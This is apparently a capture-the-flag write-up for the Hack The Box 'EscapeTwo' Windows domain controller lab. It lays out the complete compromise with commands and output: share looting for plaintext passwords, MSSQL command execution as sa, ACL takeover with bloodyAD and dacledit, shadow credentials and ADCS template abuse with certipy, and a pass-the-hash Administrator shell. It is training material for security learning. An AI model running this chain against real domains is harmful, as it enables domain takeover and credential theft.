EscapeTwo HTB

Windows

Easy

Here we have yet another windows active directory machine. Let's start by doing an nmap scan to see what we can find running on it.

```
┌──(z3ta㉿sectorx)-[~/escapetwo]
└─$ nmap -A 10.10.11.51 -Pn > nmap && cat nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-29 16:35 EST
Nmap scan report for 10.10.11.51
Host is up (0.13s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-29 21:36:00Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-29T21:37:23+00:00; 0s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
```

```
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-29T21:37:23+00:00; 0s from scanner time.
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2025-01-29T21:37:23+00:00; 0s from scanner time.
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-01-29T17:54:30
|_Not valid after:  2055-01-29T17:54:30
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-29T21:37:23+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-29T21:37:23+00:00; 0s from scanner time.
```

```
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-01-29T21:36:47
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.13 seconds
```

As we can see, there are quite a few open ports running services related to active directory. At the start of this box, we are granted some credentials; Machine Information
As is common in real life Windows pentests, you will start this box with credentials for the following account: rose / KxEPkKe6R8su

We can use these, along with netexec, to find users, shares, and computers related to the target system.

```
┌──(z3ta㉿sectorx)-[~/escapetwo]
└─$ netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --users
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.51     445    DC01             Administrator                 2024-06-08 16:32:20 0       Built-in account for administering the computer/domain
SMB         10.10.11.51     445    DC01             Guest                         2024-12-25 14:44:53 0       Built-in account for guest access to the computer/domain
SMB         10.10.11.51     445    DC01             krbtgt                        2024-06-08 16:40:23 0       Key Distribution Center Service Account
SMB         10.10.11.51     445    DC01             michael                       2024-06-08 16:47:37 0
SMB         10.10.11.51     445    DC01             ryan                          2024-06-08 16:55:45 0
SMB         10.10.11.51     445    DC01             oscar                         2024-06-08 16:56:36 0
SMB         10.10.11.51     445    DC01             sql_svc                       2024-06-09 07:58:42 0
SMB         10.10.11.51     445    DC01             rose                          2024-12-25 14:44:54 0
SMB         10.10.11.51     445    DC01             ca_svc                        2025-01-29 21:47:31 0
SMB         10.10.11.51     445    DC01             [*] Enumerated 9 local users: SEQUEL
```

We have found quite a few users.

We also find some shares.

```
┌──(z3ta㉿sectorx)-[~/escapetwo]
└─$ netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --shares
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             [*] Enumerated shares
SMB         10.10.11.51     445    DC01             Share           Permissions     Remark
SMB         10.10.11.51     445    DC01             -----           -----------     ------
SMB         10.10.11.51     445    DC01             Accounting Department READ
SMB         10.10.11.51     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.51     445    DC01             C$                              Default share
SMB         10.10.11.51     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.51     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.51     445    DC01             SYSVOL          READ            Logon server share
SMB         10.10.11.51     445    DC01             Users           READ
```

Let's check out the "Accounting Department" share.

```
┌──(z3ta㉿sectorx)-[~/escapetwo]
└─$ smbclient "//10.10.11.51/Accounting Department" -U SEQUEL.HTB\\rose
Password for [SEQUEL.HTB\rose]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun  9 06:52:21 2024
  ..                                  D        0  Sun Jun  9 06:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 06:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 06:52:07 2024

                6367231 blocks of size 4096. 919513 blocks available
smb: \> get accounting_2024.xlsx
```

```
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (17.4 KiloBytes/sec) (average 17.4 KiloBytes/sec)
smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (11.5 KiloBytes/sec) (average 14.4 KiloBytes/sec)
```

Let's grab these two files, and examine them.

We can use engrampa to open accounts.xlsx. When we do, we find a list of usernames and passwords.

```
┌──(z3ta㉿sectorx)-[~/escapetwo]
└─$ cat creds
<sst count="25" uniqueCount="24">
<si>
<t xml:space="preserve">First Name</t>
</si>
<si>
<t xml:space="preserve">Last Name</t>
</si>
<si>
<t xml:space="preserve">Email</t>
</si>
<si>
<t xml:space="preserve">Username</t>
</si>
<si>
<t xml:space="preserve">Password</t>
</si>
<si>
<t xml:space="preserve">Angela</t>
</si>
<si>
<t xml:space="preserve">Martin</t>
</si>
<si>
```

<t xml:space="preserve">angela@sequel.htb</t>
</si>
<si>
<t xml:space="preserve">angela</t>
</si>
<si>
<t xml:space="preserve">0fwz7Q4mSpurIt99</t>
</si>
<si>
<t xml:space="preserve">Oscar</t>
</si>
<si>
<t xml:space="preserve">Martinez</t>
</si>
<si>
<t xml:space="preserve">oscar@sequel.htb</t>
</si>
<si>
<t xml:space="preserve">oscar</t>
</si>
<si>
<t xml:space="preserve">86LxLBMgEWaKUnBG</t>
</si>
<si>
<t xml:space="preserve">Kevin</t>
</si>
<si>
<t xml:space="preserve">Malone</t>
</si>
<si>
<t xml:space="preserve">kevin@sequel.htb</t>
</si>
<si>
<t xml:space="preserve">kevin</t>
</si>
<si>
<t xml:space="preserve">Md9Wlq1E5bZnVDVo</t>
</si>
<si>

```
<t xml:space="preserve">NULL</t>
</si>
<si>
<t xml:space="preserve">sa@sequel.htb</t>
</si>
<si>
<t xml:space="preserve">sa</t>
</si>
<si>
<t xml:space="preserve">MSSQLP@ssw0rd!</t>
</si>
</sst>
```

That very last password looks like it might be a database password. Let's see if we can use it to extract any more information.

```
┌──(z3ta㉿sectorx)-[~/escapetwo]
└─$ netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth --list
LOW PRIVILEGE MODULES
[*] mssql_priv              Enumerate and exploit MSSQL privileges

HIGH PRIVILEGE MODULES (requires admin privs)
[*] empire_exec             Uses Empire's RESTful API to generate a launcher for
the specified listener and executes it
[*] met_inject              Downloads the Meterpreter stager and injects it into
memory
[*] nanodump                Get lsass dump using nanodump and parse the result with
pypykatz
[*] test_connection         Pings a host
[*] web_delivery            Kicks off a Metasploit Payload using the
exploit/multi/script/web_delivery module
```

```
┌──(z3ta㉿sectorx)-[~/escapetwo]
└─$ netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth --
module mssql_priv
MSSQL       10.10.11.51     1433   DC01            [*] Windows 10 / Server 2019
Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01            [+] DC01\sa:MSSQLP@ssw0rd!
(Pwn3d!)
MSSQL_PRIV  10.10.11.51     1433   DC01              [+] sa is already a sysadmin
```

It looks like sa is the sysadmin for the mssql database. We also have command execution, which we can achieve via the -x flag on netexec.

```
┌──(z3ta㉿sectorx)-[~/escapetwo]
└─$ netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -x
"whoami"
MSSQL       10.10.11.51     1433   DC01            [*] Windows 10 / Server 2019
Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01            [+] DC01\sa:MSSQLP@ssw0rd!
(Pwn3d!)
MSSQL       10.10.11.51     1433   DC01            [+] Executed command via
mssqlexec
MSSQL       10.10.11.51     1433   DC01            sequel\sql_svc
```

Since we have command execution, let's see if we can read user.txt inside ryans directory.

```
┌──(z3ta㉿sectorx)-[~/escapetwo]
└─$ netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -x
"type\Users\ryan\user.txt"
MSSQL       10.10.11.51     1433   DC01            [*] Windows 10 / Server 2019
Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01            [+] DC01\sa:MSSQLP@ssw0rd!
(Pwn3d!)
```

```
MSSQL       10.10.11.51     1433   DC01            [+] Executed command via
mssqlexec
MSSQL       10.10.11.51     1433   DC01            Access is denied.
```


And it looks like we can't read files in this way.

Let's see if we can grab the current mssql version.


```
┌──(z3ta㉿sectorx)-[~/escapetwo]
└─$ netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -q
"SELECT @@version"
MSSQL       10.10.11.51     1433   DC01            [*] Windows 10 / Server 2019
Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.10.11.51     1433   DC01            [+] DC01\sa:MSSQLP@ssw0rd!
(Pwn3d!)
MSSQL       10.10.11.51     1433   DC01            Microsoft SQL Server 2019
(RTM) - 15.0.2000.5 (X64)
    Sep 24 2019 13:48:23
    Copyright (C) 2019 Microsoft Corporation
    Express Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build
17763: ) (Hypervisor)
```

With this, we can look for the configuration file.

```
┌──(z3ta㉿sectorx)-[~/escapetwo]
└─$ netexec mssql 10.10.11.51 -u 'sa' -p 'MSSQLP@ssw0rd!' --local-auth -x
"type C:\SQL2019\ExpressAdv_enu\sql-Configuration.INI"
```



And here we have an account name and password. However, logging in via evil-winrm as sql_svc is unsuccessful. Let's see if that password might work for user ryan.



And we have access as user ryan! cd to Desktop and grab user flag!

Now for root. We can use bloodhound to gather json files, that reveal a link between the ca_svc account and ryan. We find that ryan has control over the ca_svc account. Knowing this, we can use bloodyAD to change the owner of the svc account to ryan. This will allow us to modify permissions for the account

```
┌──(kali㉿kali)-[~/escapetwo]
└─$ bloodyAD --host '10.10.11.51' -d 'escapetwo.htb' -u 'ryan' -p 'WqSZAF6CysDQbGb3' set owner 'ca_svc' 'ryan'
[+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on ca_svc
```

Then, we can use impacket-dacledit to modify the Discretionary Access Control List (DACL), of ca_svc.

```
┌──(kali㉿kali)-[~/escapetwo]
└─$ impacket-dacledit  -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/"ryan":"WqSZAF6CysDQbGb3"

[*] DACL backed up to dacledit-20250129-225348.bak
[*] DACL modified successfully!
```

From there, we can use certipy-ad to generate and add a new key credential for ca_svc enabling certificate-based authentication.

```
┌──(kali㉿kali)-[~/escapetwo]
└─$ certipy-ad shadow auto -u 'ryan@sequel.htb' -p "WqSZAF6CysDQbGb3" -account 'ca_svc' -dc-ip '10.10.11.51' -target dc01.sequel.htb -ns 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '6d4e1391-57b4-7135-947e-42d22833ffbf'
[*] Adding Key Credential with device ID '6d4e1391-57b4-7135-947e-42d22833ffbf' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '6d4e1391-57b4-7135-947e-42d22833ffbf' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
```

```
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce
```

This also saves a .ccache file, which can be used for kerberos-based attacks.

```
┌──(kali㉿kali)-[~/escapetwo]
└─$ KRB5CCNAME=$PWD/ca_svc.ccache certipy-ad template  -k -template DunderMifflinAuthentication  -target dc01.sequel.htb -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
```

Then, we can request a certificate with the User Principle Name (UPN) Administrator@sequel.htb, enabling impersonation of the Administrator account

```
┌──(kali㉿kali)-[~/escapetwo]
└─$ certipy-ad req -u ca_svc -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -target dc01.sequel.htb -dc-ip 10.10.11.51 -template DunderMifflinAuthentication -upn Administrator@sequel.htb -ns 10.10.11.51 -dns 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '\('
  "(0x[a-zA-Z0-9]+) \([-]?[0-9]+ ",
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 47
[*] Got certificate with multiple identifications
```

```
    UPN: 'Administrator@sequel.htb'
    DNS Host Name: '10.10.11.51'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_10.pfx'
```

Then, we can authenticate as Administrator using the certificate we were issued earlier, and retrieve the NTLM hash.

```
┌──(kali㉿kali)-[~/escapetwo]
└─$ certipy-ad auth -pfx administrator_10.pfx -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'Administrator@sequel.htb'
    [1] DNS Host Name: '10.10.11.51'
> 0
[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb':
aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e
5a0b3ff
```

Then, we can login via evil-winrm using the NTLM hash, and grab root.txt from administrators desktop. Congrats!!

```
┌──(kali㉿kali)-[~/escapetwo]
└─$ evil-winrm -i 10.10.11.51 -u administrator -H
"7a8d4e04986afa8ed4060f75e5a0b3ff"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/8/2024   3:40 PM                SQL Server Management Studio


*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         1/29/2025   8:20 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
```